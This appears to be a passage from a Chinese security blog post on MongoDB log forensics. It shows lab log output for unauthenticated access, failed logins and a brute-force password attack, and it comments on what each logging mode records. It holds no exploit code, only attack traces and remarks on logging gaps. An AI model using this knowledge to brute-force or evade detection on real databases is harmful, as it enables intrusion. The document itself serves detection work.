2021-04-20T03:25:32.341+0000 I STORAGE  [initandlisten] WiredTiger message [1618889132:341949][9028:0x7ff960ec90c0], txn-recover: Recovering log 3 through 3
2021-04-20T03:25:32.442+0000 I CONTROL  [initandlisten]
2021-04-20T03:25:32.442+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2021-04-20T03:25:32.442+0000 I CONTROL  [initandlisten] **          Read and write access to data and configuration is unrestricted.
2021-04-20T03:25:32.442+0000 I CONTROL  [initandlisten]
2021-04-20T03:25:32.448+0000 I FTDC     [initandlisten] Initializing full-time diagnostic data capture with directory '/var/lib/mongodb/diagnostic.data'
2021-04-20T03:25:32.449+0000 I NETWORK  [initandlisten] waiting for connections on port 27017
root@helper /h/helper#
```

- **无密码正常访问 -- > 执行 show dbs --> exit 退出**



mongodb 有一点非常好，它会记录客户端的系统 banner 信息，上图就可以清晰看到 Centos 7.8 的客户端连接了mongodb，但是遗憾的是默认并没有记录客户端的具体操作，当然了，遗憾这两个字是针对安全人员来说的，对于应用正常使用，日志存储，日志可读性，保密性等角度来说，这么做是有道理的。

当然了，mongodb 也提供了详细日志的选项，我们尝试打开



我们看一下开启了 verbose 之后

- 无密码正常访问 -- > 执行 show dbs --> exit 退出

```
root@helper /h/helper# cat /var/log/mongodb/mongodb.log
2021-04-20T03:41:43.460+0000 D NETWORK  [main] fd limit hard:64000 soft:64000 max conn: 51200
2021-04-20T03:41:43.462+0000 I CONTROL  [initandlisten] MongoDB starting : pid=9764 port=27017 dbpath=/var/lib/mongodb 64-bit host=helper
2021-04-20T03:41:43.462+0000 I CONTROL  [initandlisten] db version v3.6.3
2021-04-20T03:41:43.462+0000 I CONTROL  [initandlisten] git version: 9586e557d54ef70f9ca4b43c26892cd55257e1a5
2021-04-20T03:41:43.463+0000 I CONTROL  [initandlisten] OpenSSL version: OpenSSL 1.1.1  11 Sep 2018
2021-04-20T03:41:43.463+0000 I CONTROL  [initandlisten] allocator: tcmalloc
2021-04-20T03:41:43.463+0000 I CONTROL  [initandlisten] modules: none
2021-04-20T03:41:43.463+0000 I CONTROL  [initandlisten] build environment:
2021-04-20T03:41:43.463+0000 I CONTROL  [initandlisten]     distarch: x86_64
2021-04-20T03:41:43.463+0000 I CONTROL  [initandlisten]     target_arch: x86_64
2021-04-20T03:41:43.463+0000 I CONTROL  [initandlisten] options: { config: "/etc/mongodb.conf", net: { bindIp: "0.0.0.0", unixDomainSocket: { pathPrefix: "/run
/mongodb" } }, storage: { dbPath: "/var/lib/mongodb", journal: { enabled: true } }, systemLog: { destination: "file", logAppend: true, path: "/var/log/mongodb/
mongodb.log", verbosity: 1 } }
2021-04-20T03:41:43.463+0000 D NETWORK  [initandlisten] fd limit hard:64000 soft:64000 max conn: 51200
2021-04-20T03:41:43.463+0000 I -        [initandlisten] Detected data files in /var/lib/mongodb created by the 'wiredTiger' storage engine, so setting the acti
ve storage engine to 'wiredTiger'.
2021-04-20T03:41:43.463+0000 I STORAGE  [initandlisten]
2021-04-20T03:41:43.463+0000 I STORAGE  [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2021-04-20T03:41:43.463+0000 I STORAGE  [initandlisten] **          See http://dochub.mongodb.org/core/prodnotes-filesystem
2021-04-20T03:41:43.463+0000 I STORAGE  [initandlisten] wiredtiger_open config: create,cache_size=473M,session_max=20000,eviction=(threads_min=4,threads_max=4)
,config_base=false,statistics=(fast),log=(enabled=true,archive=true,path=journal,compressor=snappy),file_manager=(close_idle_time=100000),statistics_log=(wait=
0),verbose=(recovery_progress),
2021-04-20T03:41:44.048+0000 I STORAGE  [initandlisten] WiredTiger message [1618890104:48475][9764:0x7fb2983ab0c0], txn-recover: Main recovery loop: starting a
t 5/6656
2021-04-20T03:41:44.098+0000 I STORAGE  [initandlisten] WiredTiger message [1618890104:98232][9764:0x7fb2983ab0c0], txn-recover: Recovering log 5 through 6
2021-04-20T03:41:44.128+0000 I STORAGE  [initandlisten] WiredTiger message [1618890104:128010][9764:0x7fb2983ab0c0], txn-recover: Recovering log 6 through 6
2021-04-20T03:41:44.232+0000 D COMMAND  [WTJournalFlusher] BackgroundJob starting: WTJournalFlusher
2021-04-20T03:41:44.232+0000 D STORAGE  [WTJournalFlusher] starting WTJournalFlusher thread
2021-04-20T03:41:44.233+0000 D COMMAND  [WTCheckpointThread] BackgroundJob starting: WTCheckpointThread
2021-04-20T03:41:44.233+0000 D STORAGE  [WTCheckpointThread] starting WTCheckpointThread thread
2021-04-20T03:41:44.245+0000 D STORAGE  [initandlisten] flushing directory /var/lib/mongodb
2021-04-20T03:41:44.247+0000 I CONTROL  [initandlisten]
2021-04-20T03:41:44.247+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2021-04-20T03:41:44.247+0000 I CONTROL  [initandlisten] **          Read and write access to data and configuration is unrestricted.
2021-04-20T03:41:44.247+0000 I CONTROL  [initandlisten]
2021-04-20T03:41:44.248+0000 D STORAGE  [initandlisten] enter repairDatabases (to check pdfile version #)
2021-04-20T03:41:44.254+0000 D STORAGE  [initandlisten] local.startup_log: clearing plan cache - collection info cache reset
```

```
2021-04-20T03:41:44.255+0000 D -        [initandlisten] reloading view catalog for database config
2021-04-20T03:41:44.255+0000 D STORAGE  [initandlisten]     Recovering database: local
2021-04-20T03:41:44.255+0000 D STORAGE  [initandlisten] done repairDatabases
2021-04-20T03:41:44.255+0000 I COMMAND  [initandlisten] command admin.system.roles command: find { find: "system.roles", $db: "admin" } planSummary: EOF keysEx
amined:0 docsExamined:0 cursorExhausted:1 numYields:0 nreturned:0 reslen:91 locks:{ Global: { acquireCount: { r: 8, w: 1, W: 3 } }, Database: { acquireCount: {
 r: 2, W: 1 } }, Collection: { acquireCount: { r: 2 } } } protocol:op_msg 0ms
2021-04-20T03:41:44.256+0000 I FTDC     [initandlisten] Initializing full-time diagnostic data capture with directory '/var/lib/mongodb/diagnostic.data'
2021-04-20T03:41:44.256+0000 D INDEX    [initandlisten] checking complete
2021-04-20T03:41:44.256+0000 D COMMAND  [TTLMonitor] BackgroundJob starting: TTLMonitor
2021-04-20T03:41:44.256+0000 D COMMAND  [PeriodicTaskRunner] BackgroundJob starting: PeriodicTaskRunner
2021-04-20T03:41:44.256+0000 D COMMAND  [ClientCursorMonitor] BackgroundJob starting: ClientCursorMonitor
2021-04-20T03:41:44.256+0000 I NETWORK  [initandlisten] waiting for connections on port 27017
2021-04-20T03:42:10.181+0000 I NETWORK  [listener] connection accepted from 192.168.43.235:57290 #1 (1 connection now open)
2021-04-20T03:42:10.181+0000 I NETWORK  [conn1] received client metadata from 192.168.43.235:57290 conn: { application: { name: "MongoDB Shell" }, driver: { na
me: "MongoDB Internal Client", version: "4.0.10" }, os: { type: "Linux", name: "CentOS Linux release 7.8.2003 (Core)", architecture: "x86_64", version: "Kernel
 3.10.0-1127.el7.x86_64" } }
2021-04-20T03:42:10.181+0000 I COMMAND  [conn1] command admin.$cmd appName: "MongoDB Shell" command: isMaster { isMaster: 1, client: { application: { name: "Mo
ngoDB Shell" }, driver: { name: "MongoDB Internal Client", version: "4.0.10" }, os: { type: "Linux", name: "CentOS Linux release 7.8.2003 (Core)", architecture
: "x86_64", version: "Kernel 3.10.0-1127.el7.x86_64" } }, $db: "admin" } numYields:0 reslen:223 locks:{} protocol:op_query 0ms
2021-04-20T03:42:10.182+0000 I COMMAND  [conn1] command admin.$cmd appName: "MongoDB Shell" command: whatsmyuri { whatsmyuri: 1, $db: "admin" } numYields:0 res
len:52 locks:{} protocol:op_msg 0ms
2021-04-20T03:42:10.183+0000 I COMMAND  [conn1] command admin.$cmd appName: "MongoDB Shell" command: buildInfo { buildinfo: 1.0, $db: "admin" } numYields:0 res
len:1546 locks:{} protocol:op_msg 0ms
2021-04-20T03:42:10.184+0000 I COMMAND  [conn1] command admin.$cmd appName: "MongoDB Shell" command: getLog { getLog: "startupWarnings", lsid: { id: UUID("92c6
9a93-e073-4be2-978d-629ff0dd2ce6") }, $db: "admin" } numYields:0 reslen:800 locks:{} protocol:op_msg 0ms
2021-04-20T03:42:10.185+0000 D -        [conn1] User Assertion: 59:no such command: 'getFreeMonitoringStatus', bad cmd: '{ getFreeMonitoringStatus: 1.0, lsid:
{ id: UUID("92c69a93-e073-4be2-978d-629ff0dd2ce6") }, $db: "admin" }' src/mongo/db/service_entry_point_mongod.cpp 864
2021-04-20T03:42:10.185+0000 D COMMAND  [conn1] assertion while executing command 'getFreeMonitoringStatus' on database 'admin': CommandNotFound: no such comma
nd: 'getFreeMonitoringStatus', bad cmd: '{ getFreeMonitoringStatus: 1.0, lsid: { id: UUID("92c69a93-e073-4be2-978d-629ff0dd2ce6") }, $db: "admin" }'
2021-04-20T03:42:10.185+0000 I COMMAND  [conn1] command admin.$cmd appName: "MongoDB Shell" command: { getFreeMonitoringStatus: 1.0, lsid: { id: UUID("92c69a93
-e073-4be2-978d-629ff0dd2ce6") }, $db: "admin" } exception: no such command: 'getFreeMonitoringStatus', bad cmd: '{ getFreeMonitoringStatus: 1.0, lsid: { id: U
UID("92c69a93-e073-4be2-978d-629ff0dd2ce6") }, $db: "admin" }' code:CommandNotFound numYields:0 reslen:259 locks:{} protocol:op_msg 0ms
2021-04-20T03:42:10.186+0000 I COMMAND  [conn1] command test.$cmd appName: "MongoDB Shell" command: isMaster { isMaster: 1.0, forShell: 1.0, lsid: { id: UUID("
92c69a93-e073-4be2-978d-629ff0dd2ce6") }, $db: "test" } numYields:0 reslen:208 locks:{} protocol:op_msg 0ms
2021-04-20T03:42:10.187+0000 I COMMAND  [conn1] command test.$cmd appName: "MongoDB Shell" command: buildInfo { buildInfo: 1.0, $db: "test" } numYields:0 resle
n:1546 locks:{} protocol:op_msg 0ms
2021-04-20T03:42:10.187+0000 I COMMAND  [conn1] command test.$cmd appName: "MongoDB Shell" command: isMaster { isMaster: 1.0, forShell: 1.0, $db: "test" } numY
ields:0 reslen:208 locks:{} protocol:op_msg 0ms
2021-04-20T03:42:10.188+0000 I COMMAND  [conn1] command admin.$cmd appName: "MongoDB Shell" command: replSetGetStatus { replSetGetStatus: 1.0, forShell: 1.0, $
db: "admin" } numYields:0 reslen:106 locks:{} protocol:op_msg 0ms
2021-04-20T03:42:44.259+0000 D INDEX    [TTLMonitor] ns: config.system.sessions key: { lastUse: 1 } name: lsidTTLIndex
2021-04-20T03:42:44.259+0000 D INDEX    [TTLMonitor] deleted: 0
```


```
-e073-4be2-978d-629ff0dd2ce6") }, $db: "admin" } exception: no such command: 'getFreeMonitoringStatus', bad cmd: '{ getFreeMonitoringStatus: 1.0, lsid: { id: U
UID("92c69a93-e073-4be2-978d-629ff0dd2ce6") }, $db: "admin" }' code:CommandNotFound numYields:0 reslen:259 locks:{} protocol:op_msg 0ms
2021-04-20T03:42:10.186+0000 I COMMAND  [conn1] command test.$cmd appName: "MongoDB Shell" command: isMaster { isMaster: 1.0, forShell: 1.0, lsid: { id: UUID("
92c69a93-e073-4be2-978d-629ff0dd2ce6") }, $db: "test" } numYields:0 reslen:208 locks:{} protocol:op_msg 0ms
2021-04-20T03:42:10.187+0000 I COMMAND  [conn1] command test.$cmd appName: "MongoDB Shell" command: buildInfo { buildInfo: 1.0, $db: "test" } numYields:0 resle
n:1546 locks:{} protocol:op_msg 0ms
2021-04-20T03:42:10.187+0000 I COMMAND  [conn1] command test.$cmd appName: "MongoDB Shell" command: isMaster { isMaster: 1.0, forShell: 1.0, $db: "test" } numY
ields:0 reslen:208 locks:{} protocol:op_msg 0ms
2021-04-20T03:42:10.188+0000 I COMMAND  [conn1] command admin.$cmd appName: "MongoDB Shell" command: replSetGetStatus { replSetGetStatus: 1.0, forShell: 1.0, $
db: "admin" } numYields:0 reslen:106 locks:{} protocol:op_msg 0ms
2021-04-20T03:42:44.259+0000 D INDEX    [TTLMonitor] ns: config.system.sessions key: { lastUse: 1 } name: lsidTTLIndex
2021-04-20T03:42:44.259+0000 D INDEX    [TTLMonitor] deleted: 0
2021-04-20T03:43:01.534+0000 I COMMAND  [conn1] command test.$cmd appName: "MongoDB Shell" command: isMaster { isMaster: 1.0, forShell: 1.0, $db: "test" } numY
ields:0 reslen:208 locks:{} protocol:op_msg 0ms
2021-04-20T03:43:06.206+0000 I COMMAND  [conn1] command admin.$cmd appName: "MongoDB Shell" command: listDatabases { listDatabases: 1.0, nameOnly: false, lsid:
 { id: UUID("92c69a93-e073-4be2-978d-629ff0dd2ce6") }, $db: "admin" } numYields:0 reslen:214 locks:{ Global: { acquireCount: { r: 8 } }, Database: { acquireCou
nt: { r: 3 } } } protocol:op_msg 0ms
2021-04-20T03:43:06.208+0000 I COMMAND  [conn1] command test.$cmd appName: "MongoDB Shell" command: isMaster { isMaster: 1.0, forShell: 1.0, $db: "test" } numY
ields:0 reslen:208 locks:{} protocol:op_msg 0ms
2021-04-20T03:43:44.261+0000 D INDEX    [TTLMonitor] ns: config.system.sessions key: { lastUse: 1 } name: lsidTTLIndex
2021-04-20T03:43:44.262+0000 D INDEX    [TTLMonitor] deleted: 0
2021-04-20T03:43:58.979+0000 I COMMAND  [conn1] command admin.$cmd appName: "MongoDB Shell" command: endSessions { endSessions: [ { id: UUID("92c69a93-e073-4be
2-978d-629ff0dd2ce6") } ], $db: "admin" } numYields:0 reslen:22 locks:{} protocol:op_msg 0ms
2021-04-20T03:43:58.979+0000 I NETWORK  [conn1] end connection 192.168.43.235:57290 (0 connections now open)
root@helper /h/helper# cat /var/log/mongodb/mongodb.log | grep show
root@helper /h/helper#
连接断开
```

可以看到，即使是设置 verbose 后还是不会记录具体的操作，但确实是整个过程更详细了

> 日志未设置 verbose

- **有密码正常访问 --> 执行 show dbs --> 退出**

```
logappend=true

bind_ip = 0.0.0.0
#port = 27017

# Enable journaling, http://www.mongodb.org/display/DOCS/Jo
journal=true

# Enables periodic logging of CPU utilization and I/O wait
#cpu = true

# Turn on/off security.  Off is currently the default
#noauth = true
auth = true

# Verbose logging output.
verbose = true

# Inspect all client data for validity on receipt (useful f
# developing drivers)
```



这里需要注意的是，连接到数据库后，不执行任何操作就会产生下面这条日志

```
Unauthorized: not authorized on admin to execute command { replSetGetStatus: 1.0, forShell: 1.0, $db: "admin" }
```

也就是我标记为连接后尚未认证的这条

- **有密码 --> 使用不存在用户登录 --> 存在用户错误密码登录尝试 --> 正确用户名密码登录--> show dbs --> 退出**

```
root@helper /h/helper# cat /var/log/mongodb/mongodb.log
2021-04-20T06:18:19.040+0000 I CONTROL  [initandlisten] MongoDB starting : pid=10949 port=27017 dbpath=/var/lib/mongodb 64-bit host=helper
2021-04-20T06:18:19.040+0000 I CONTROL  [initandlisten] db version v3.6.3
2021-04-20T06:18:19.040+0000 I CONTROL  [initandlisten] git version: 9586e557d54ef70f9ca4b43c26892cd55257e1a5
2021-04-20T06:18:19.040+0000 I CONTROL  [initandlisten] OpenSSL version: OpenSSL 1.1.1  11 Sep 2018
2021-04-20T06:18:19.040+0000 I CONTROL  [initandlisten] allocator: tcmalloc
2021-04-20T06:18:19.040+0000 I CONTROL  [initandlisten] modules: none
2021-04-20T06:18:19.040+0000 I CONTROL  [initandlisten] build environment:
2021-04-20T06:18:19.040+0000 I CONTROL  [initandlisten]     distarch: x86_64
2021-04-20T06:18:19.040+0000 I CONTROL  [initandlisten]     target_arch: x86_64
2021-04-20T06:18:19.040+0000 I CONTROL  [initandlisten] options: { config: "/etc/mongodb.conf", net: { bindIp: "0.0.0.0", unixDomainSocket: { pathPrefix: "/run
/mongodb" } }, security: { authorization: "enabled" }, storage: { dbPath: "/var/lib/mongodb", journal: { enabled: true } }, systemLog: { destination: "file", l
ogAppend: true, path: "/var/log/mongodb/mongodb.log" } }
2021-04-20T06:18:19.042+0000 I -        [initandlisten] Detected data files in /var/lib/mongodb created by the 'wiredTiger' storage engine, so setting the acti
ve storage engine to 'wiredTiger'.
2021-04-20T06:18:19.042+0000 I STORAGE  [initandlisten]
2021-04-20T06:18:19.042+0000 I STORAGE  [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2021-04-20T06:18:19.042+0000 I STORAGE  [initandlisten] **          See http://dochub.mongodb.org/core/prodnotes-filesystem
2021-04-20T06:18:19.042+0000 I STORAGE  [initandlisten] wiredtiger_open config: create,cache_size=473M,session_max=20000,eviction=(threads_min=4,threads_max=4)
,config_base=false,statistics=(fast),log=(enabled=true,archive=true,path=journal,compressor=snappy),file_manager=(close_idle_time=100000),statistics_log=(wait=
0),verbose=(recovery_progress),
2021-04-20T06:18:19.782+0000 I STORAGE  [initandlisten] WiredTiger message [1618899499:782676][10949:0x7fac3745c0c0], txn-recover: Main recovery loop: starting
 at 8/8448
2021-04-20T06:18:19.832+0000 I STORAGE  [initandlisten] WiredTiger message [1618899499:832167][10949:0x7fac3745c0c0], txn-recover: Recovering log 8 through 9
2021-04-20T06:18:19.864+0000 I STORAGE  [initandlisten] WiredTiger message [1618899499:864750][10949:0x7fac3745c0c0], txn-recover: Recovering log 9 through 9
2021-04-20T06:18:19.972+0000 I FTDC     [initandlisten] Initializing full-time diagnostic data capture with directory '/var/lib/mongodb/diagnostic.data'
2021-04-20T06:18:19.972+0000 I NETWORK  [initandlisten] waiting for connections on port 27017
2021-04-20T06:18:24.690+0000 I NETWORK  [listener] connection accepted from 192.168.43.235:57296 #1 (1 connection now open)
2021-04-20T06:18:24.691+0000 I NETWORK  [conn1] received client metadata from 192.168.43.235:57296 conn: { application: { name: "MongoDB Shell" }, driver: { na
me: "MongoDB Internal Client", version: "4.0.10" }, os: { type: "Linux", name: "CentOS Linux release 7.8.2003 (Core)", architecture: "x86_64", version: "Kernel
 3.10.0-1127.el7.x86_64" } }
2021-04-20T06:18:24.699+0000 I ACCESS   [conn1] Unauthorized: not authorized on admin to execute command { replSetGetStatus: 1.0, forShell: 1.0, $db: "admin" }
2021-04-20T06:18:52.563+0000 I ACCESS   [conn1] SCRAM-SHA-1 authentication failed for root1 on admin from client 192.168.43.235:57296 ; UserNotFound: Could not
 find user root1@admin
2021-04-20T06:19:07.155+0000 I ACCESS   [conn1] SCRAM-SHA-1 authentication failed for root on admin from client 192.168.43.235:57296 ; AuthenticationFailed: SC
RAM-SHA-1 authentication failed, storedKey mismatch
2021-04-20T06:19:19.208+0000 I ACCESS   [conn1] Successfully authenticated as principal root on admin
2021-04-20T06:19:28.328+0000 I NETWORK  [conn1] end connection 192.168.43.235:57296 (0 connections now open)
root@helper /h/helper#
```

连接数据库

用户不存在

密码错误

- 暴力破解

```
2021-04-20T06:31:04.717+0000 I STORAGE  [initandlisten] WiredTiger message [1618900264:717529][11500:0x7fce22dce0c0], txn-recover: Recovering
2021-04-20T06:31:04.835+0000 I FTDC     [initandlisten] Initializing full-time diagnostic data capture with directory '/var/lib/mongodb/diagn
2021-04-20T06:31:04.835+0000 I NETWORK  [initandlisten] waiting for connections on port 27017
2021-04-20T06:32:25.873+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61507 #1 (1 connection now open)
2021-04-20T06:32:25.879+0000 I NETWORK  [conn1] end connection 192.168.43.51:61507 (0 connections now open)
2021-04-20T06:32:26.013+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61508 #2 (1 connection now open)
2021-04-20T06:32:26.022+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61509 #3 (2 connections now open)
2021-04-20T06:32:26.023+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61510 #4 (3 connections now open)
2021-04-20T06:32:26.023+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61511 #5 (4 connections now open)
2021-04-20T06:32:26.023+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61512 #6 (5 connections now open)
2021-04-20T06:32:26.023+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61513 #7 (6 connections now open)
2021-04-20T06:32:26.023+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61514 #8 (7 connections now open)
2021-04-20T06:32:26.023+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61515 #9 (8 connections now open)
2021-04-20T06:32:26.023+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61516 #10 (9 connections now open)
2021-04-20T06:32:26.024+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61517 #11 (10 connections now open)
2021-04-20T06:32:26.024+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61518 #12 (11 connections now open)
2021-04-20T06:32:26.024+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61519 #13 (12 connections now open)
2021-04-20T06:32:26.024+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61520 #14 (13 connections now open)
2021-04-20T06:32:26.024+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61521 #15 (14 connections now open)
2021-04-20T06:32:26.024+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61522 #16 (15 connections now open)
2021-04-20T06:32:26.024+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61523 #17 (16 connections now open)
2021-04-20T06:32:26.024+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61524 #18 (17 connections now open)
2021-04-20T06:32:26.024+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61526 #19 (18 connections now open)
2021-04-20T06:32:26.024+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61525 #20 (19 connections now open)
2021-04-20T06:32:26.024+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61527 #21 (20 connections now open)
```

```
2021-04-20T06:32:26.050+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61540 #34 (33 connections now open)
2021-04-20T06:32:26.407+0000 I ACCESS   [conn2] SCRAM-SHA-1 authentication failed for root on admin from client 192.168.43.51:61508 ; AuthenticationFailed:
AM-SHA-1 authentication failed, storedKey mismatch
2021-04-20T06:32:26.416+0000 I NETWORK  [conn2] end connection 192.168.43.51:61508 (32 connections now open)
2021-04-20T06:32:26.422+0000 I ACCESS   [conn5] SCRAM-SHA-1 authentication failed for root on admin from client 192.168.43.51:61511 ; AuthenticationFailed:
AM-SHA-1 authentication failed, storedKey mismatch
2021-04-20T06:32:26.423+0000 I NETWORK  [conn5] end connection 192.168.43.51:61511 (31 connections now open)
2021-04-20T06:32:26.444+0000 I ACCESS   [conn16] SCRAM-SHA-1 authentication failed for root on admin from client 192.168.43.51:61522 ; AuthenticationFailed:
RAM-SHA-1 authentication failed, storedKey mismatch
2021-04-20T06:32:26.445+0000 I NETWORK  [conn16] end connection 192.168.43.51:61522 (30 connections now open)
2021-04-20T06:32:26.445+0000 I ACCESS   [conn24] SCRAM-SHA-1 authentication failed for root on admin from client 192.168.43.51:61530 ; AuthenticationFailed:
RAM-SHA-1 authentication failed, storedKey mismatch
2021-04-20T06:32:26.445+0000 I NETWORK  [conn24] end connection 192.168.43.51:61530 (29 connections now open)
2021-04-20T06:32:26.448+0000 I ACCESS   [conn25] SCRAM-SHA-1 authentication failed for root on admin from client 192.168.43.51:61531 ; AuthenticationFailed:
RAM-SHA-1 authentication failed, storedKey mismatch
2021-04-20T06:32:26.449+0000 I NETWORK  [conn25] end connection 192.168.43.51:61531 (28 connections now open)
2021-04-20T06:32:26.451+0000 I ACCESS   [conn17] SCRAM-SHA-1 authentication failed for root on admin from client 192.168.43.51:61523 ; AuthenticationFailed:
RAM-SHA-1 authentication failed, storedKey mismatch
2021-04-20T06:32:26.451+0000 I NETWORK  [conn17] end connection 192.168.43.51:61523 (27 connections now open)
2021-04-20T06:32:26.453+0000 I ACCESS   [conn4] SCRAM-SHA-1 authentication failed for root on admin from client 192.168.43.51:61510 ; AuthenticationFailed:
AM-SHA-1 authentication failed, storedKey mismatch
2021-04-20T06:32:26.453+0000 I ACCESS   [conn29] SCRAM-SHA-1 authentication failed for root on admin from client 192.168.43.51:61535 ; AuthenticationFailed:
RAM-SHA-1 authentication failed, storedKey mismatch
2021-04-20T06:32:26.454+0000 I NETWORK  [conn4] end connection 192.168.43.51:61510 (26 connections now open)
```

可以看到，存在大量的failed 的日志，这就好办了

> 日志设置 verbose

直接暴力破解就好

```
"admin" } numYields:0 reslen:1561 locks:{} protocol:op_query 0ms
2021-04-20T06:37:04.371+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61898 #7 (6 connections now open)
2021-04-20T06:37:04.372+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61899 #8 (7 connections now open)
2021-04-20T06:37:04.372+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61900 #9 (8 connections now open)
2021-04-20T06:37:04.372+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61901 #10 (9 connections now open)
2021-04-20T06:37:04.372+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61902 #11 (10 connections now open)
2021-04-20T06:37:04.372+0000 I COMMAND  [conn4] command admin.$cmd command: saslStart { saslStart: 1, mechanism: "SCRAM-SHA-1", payload: "xxx", $readPreference
: { mode: "secondaryPreferred" }, $db: "admin" } numYields:0 reslen:171 locks:{} protocol:op_query 0ms
2021-04-20T06:37:04.373+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61903 #12 (11 connections now open)
2021-04-20T06:37:04.373+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61904 #13 (12 connections now open)
2021-04-20T06:37:04.373+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61905 #14 (13 connections now open)
2021-04-20T06:37:04.373+0000 I COMMAND  [conn2] command admin.system.users command: saslStart { saslStart: 1, mechanism: "SCRAM-SHA-1", payload: "xxx", $readPr
eference: { mode: "secondaryPreferred" }, $db: "admin" } numYields:0 reslen:171 locks:{ Global: { acquireCount: { r: 2 } }, Database: { acquireCount: { r: 1 }
}, Collection: { acquireCount: { r: 1 } } } protocol:op_query 1ms
2021-04-20T06:37:04.373+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61906 #15 (14 connections now open)
2021-04-20T06:37:04.373+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61907 #16 (15 connections now open)
2021-04-20T06:37:04.373+0000 I NETWORK  [listener] connection accepted from 192.168.43.51:61909 #17 (16 connections now open)
2021-04-20T06:37:04.373+0000 I COMMAND  [conn7] command admin.$cmd command: isMaster { isMaster: true, $readPreference: { mode: "secondaryPreferred" }, $db: "a
```

```
RAM-SHA-1 authentication failed, storedKey mismatch
2021-04-20T06:37:04.772+0000 I COMMAND  [conn17] command admin.$cmd command: saslContinue { saslContinue: 1, conversationId: 1, payload: BinData(0, 633D6269777
32C723D64277457495F3559495A6565342F624E7B2830273A5C6C60645A496B7546523874346438479597A4931746955707544614 24C42493632582C703D6674...), $readPreference: { mode:
 "secondaryPreferred" }, $db: "admin" } numYields:0 reslen:117 locks:{} protocol:op_query 0ms
2021-04-20T06:37:04.773+0000 I NETWORK  [conn17] end connection 192.168.43.51:61909 (2 connections now open)
2021-04-20T06:37:04.775+0000 I ACCESS   [conn32] SCRAM-SHA-1 authentication failed for root on admin from client 192.168.43.51:61923 ; AuthenticationFailed: SC
RAM-SHA-1 authentication failed, storedKey mismatch
